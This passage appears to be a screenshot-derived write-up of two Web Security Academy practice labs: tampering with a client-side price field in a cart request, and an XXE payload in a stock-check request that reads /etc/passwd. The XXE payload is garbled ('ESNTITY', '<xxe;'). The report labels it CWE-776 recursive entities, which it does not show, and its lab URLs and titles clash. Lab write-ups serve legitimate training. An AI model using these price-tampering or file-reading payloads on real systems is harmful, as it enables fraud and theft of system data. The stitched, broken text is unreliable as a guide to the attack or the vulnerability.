5 Cache-Control: max-age=0
6 Sec-Ch-Ua:
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: ""
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a0400900450f6fb8344cdcc003100ba.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a0400900450f6fb8344cdcc003100ba.web-security-academy.net/product?productId=1
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21
22 productId=1&redirect=PRODUCT&quantity=1&price=133700

Response
Pretty Raw Hex

Inspector
Request attributes 2
Request query parameters 0
Request body parameters 4
Request cookies 1
Request headers 22

0 highlights 0 highlights

Ready

Step 6: Make required changes

1 x 2 x +

Send Cancel < > Target: <https://0a0400900450f6fb8344cdcc003100ba.web-security-academy...> HTTP/2 ?

Request

Pretty Raw Hex

```
1 POST /cart HTTP/2
2 Host:
0a0400900450f6fb8344cdcc003100ba.web-security-academy.net
3 Cookie: session=
uIMvjVxp4W5E4qYla0EMG3fHx71f6our
4 Content-Length: 49
5 Cache-Control: max-age=0
6 Sec-Ch-Ua:
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: ""
9 Upgrade-Insecure-Requests: 1
10 Origin:
https://0a0400900450f6fb8344cdcc003100ba.web-security-academy.net
11 Content-Type:
application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/116.0.5845.111
Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer:
https://0a0400900450f6fb8344cdcc003100ba.web-security-academy.net/product?productId=1
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21
22 productId=1&redirect=PRODUCT&quantity=1&price=1300
```

Response

Pretty Raw Hex

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 4

Request cookies 1

Request headers 22

0 highlights 0 highlights

Ready

Step 7: place the order

Excessive trust in client-side controls

Web Security Academy

Excessive trust in client-side controls

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!Continue learning >>

Store credit:
\$74.00

Home | My account | 0

Your order is on its way!

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	\$1337.00	2

Total: \$26.00

Security Misconfiguration

Name of Vulnerability:Improper Restriction of Recursive entity references in DTDs

CWE:CWE-776

Description:The product uses XML documents and allows their structure to be defined with a Document Type Definition (DTD), but it does not properly control the number of recursive definitions of entities.

Business Impact:Hackers can get access to unauthorized access to the networks,systems and data,which can in turn cause monetary and reputation damage to your organization.


Vulnerability Path: <https://0ace001203464055807ddb07008300e2.web-security-academy.net/>

Step 1:open the website login and select the product whose data you want to display.

Exploiting XXE using external ent

https://0a8a008b044b0f5880398a62005b0099.web-security-academy.n...

\$5.63



Description:

We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to.

The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come.

Due to the intricacy of this service, you must allow 3 months for your order to be completed. So, organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts.

Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

Milan

Check stock

310 units

[Return to list](#)

Step 2: go to burp and make required changes to the code

Intercept HTTP history WebSockets history Proxy settings

Logging of out-of-scope Proxy traffic is disabled Re-enable

Request to https://0a8a008b044b0f5880398a62005b0099.web-security-academy.net:443 [79.125.84.16]

Forward Drop Intercept is on Action Open browser Comment this item HTTP/2 ?

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0a8a008b044b0f5880398a62005b0099.web-security-academy.net
3 Cookie: session=0FM2bBJvhCmxNzLHbzpCsd18V81BFBzy
4 Content-Length: 107
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Platform: ""
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
9 Content-Type: application/xml
10 Accept: */*
11 Origin: https://0a8a008b044b0f5880398a62005b0099.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
  https://0a8a008b044b0f5880398a62005b0099.web-security-academy.net/product?pro
  ductId=6
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19 <?xml version="1.0" encoding="UTF-8"?>
20 <!DOCTYPE foo [<!ESNTITY xxe SYSTEM "file:///etc/passwd">]>
21 <stockCheck>
  <productId>
    <xxe;
  </productId>
  <storeId>
    3
  </storeId>
</stockCheck>
```

Inspector

Request attributes 2

Request query parameters 0

Request cookies 1

Request headers 19

0 highlights

Step 3:get the output



Description:

We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to.

The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come.

Due to the intricacy of this service, you must allow 3 months for your order to be completed. So, organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts.

Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

Milan



Check stock

Could not fetch stock levels!

[< Return to list](#)